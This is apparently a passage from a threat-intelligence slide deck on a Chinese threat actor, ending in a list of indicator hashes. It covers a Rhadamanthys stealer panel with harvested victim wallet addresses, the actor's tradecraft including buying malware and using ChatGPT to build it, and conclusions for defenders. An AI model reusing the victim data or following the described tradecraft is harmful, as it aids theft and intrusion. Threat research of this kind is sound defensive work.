- **Rhadamanthys** is a comprehensive information stealer capable of collecting system information, credentials, cryptocurrency wallets, browser passwords, cookies, and data from numerous other applications.

ID	IP	Status	Timestamp	Commit
14	192.168.3.19	4 39 8	2022-10-31 23:13:15	+

Basic Information | Environment | Installed Software | Screenshot | Logins | Wallets


Name	Ronin	Path	Wallet/Extension/Ronin/[C]Chrome[2efdc365]/Default
Address	0x7c62d0ef95fd1d42ab9ebbb56529e24e8c16f968		

Name	Tronlink	Path	Wallet/Extension/Tronlink/[C]Chrome[2efdc365]/Default
Address	TRCpP5heuKkMerTdZ8rs9q9zgEHLA4JQ2E		

Name	Trust	Path	Wallet/Extension/Trust/[C]Chrome[2efdc365]/Default
Address	0x24efc0600b2804dd48d46fb62a5fc4244195aed1		

Name	Binance	Path	Wallet/Extension/Binance/[C]Chrome[2efdc365]/Default
Address	0x32e60f4bFFF743322B4d8266B058f1B16abFd0D0		

Victims of Rhadamanthys are Worldwide



Actor Also Used LLM to Help Them Develop Malware

Actor Tried to Bought AV/EDR Killer for $5K

Key Findings from Keylogs

- The actor distributed REMCOS and Zxshell via an online game download site, using stolen certificates from the Korean and Hong kong gaming companies.
- Actor bought DNS fast flux services from Russian hacker and also used it for their C2.
- Actor deployed Rhadamanthys via phishing crypto trading website.
- Actor likes to bought malware(ex: REMCOS, Rhadamanthys), hack tools, vulnerabilities, leaked credentials from hacker forums like XSS, Exploit.in and BreachForums.
- Actor used LLM AI(ChatGPT) in their workflows
- Actor likes to use proxy service, ex: IPRoyal, LunaProxy

08
Conclusion & Takeaway

The Anatomy of China's Hacker Ecosystem

- **Efficiency and Adaptability**: The actor emphasis on operational efficiency allows it to conduct diverse operations and quickly adapt using new capabilities.
- **Interested in the Regional Political Tensions:** The actor’s activities and targeting clearly demonstrate their interest in regional tensions between the U.S., India, and other Southeast Asian countries.
- **Sophisticated in the Arsenal:** Our findings demonstrates their ability to leverage a range of tools and tactics depending on the specific objectives.
- **Trojanized Legitimate Utilities:** The actor carried out attacks by employing trojanized legitimate files and utilities, effectively concealing their activities and making attribution more difficult.
- **Underground Market:** Informative log files also reflects current hacker’s ecosystem in China. The actors are adopting new techniques like DNS Fast-Fluxing Services and leveraging LLM models to enhance their infrastructure and weapons. Furthermore, they also engaging with underground market providers from various countries, for services to bolster their operations.

IoC for Reference

DRAFTGRAPH
- 2377abd182e56db339e005c5cf9448c7

AtomLdr
- 0ee2e10defa1793be6546a2325b0507e

GRAYRABBIT
- 8def8c562e718d38291baae0dbeb683e
- 6467ecbbb69aaab966f02ff27d359e42
- C97fddb7a96f168b1eccaf4c95468dba
- 6467ecbbb69aaab966f02ff27d359e42

OXYEYE
- e0ad2b99eafae8e237a27bff258e9b38

CROSSWALK
- 26a504b5d816ccda56b63800f04f8c93
- 0887262f02f1daa1b37565cade4f6c72

Powershell script
- 224fcf460792c558ef67f73733863c40

ELECTRONAURA
- d18c19b9407d2fc835f932c092ee595e

WHITEDAISY
- 987771b0d93e3efaf0ffb489308f3030
- 8fd4ba28ccbb3a4a064043ebd99794e7
- 36d36fe3d5ff42e8aa4af311aaf29f03
- 5a6db4886362b5267166eeed4b46291c
- ab73eba3dac79e0bd4c4f7c8ebcaec79

Linux Downloader - LEATHERJACKET
- c9403861bd0b87818768b62083319ccb

ANGRYREBEL.LINUX
- 1e966ab428cc3fe680099c6c9b5432c8

.NET Downloader
- 82bf1351890dd6248b392d3cfed50405

2nd stage shellcode
- dd745fc56f98891f5fd7b5611bc9afab

BLACKSTUDIO
- B11788a98f54e26e716ca4cb00d56d18

RABBITFUR
- 1b6586b20a96c43753c301052d126264


RABBITWING
- 1385825bd406746c40186dd482052602
- e69640e53f601479375d85c3fdd42426

RABBITCAVE
- 23e5f3dc3c60a52e40690a226781f466

BEACON.Stager
- 4a97cfabeda07881aef8f5f406100685

Malicious VPN installer
- d1d5d0fdc1204e082386073ad0bc2650

Thank you



Google Cloud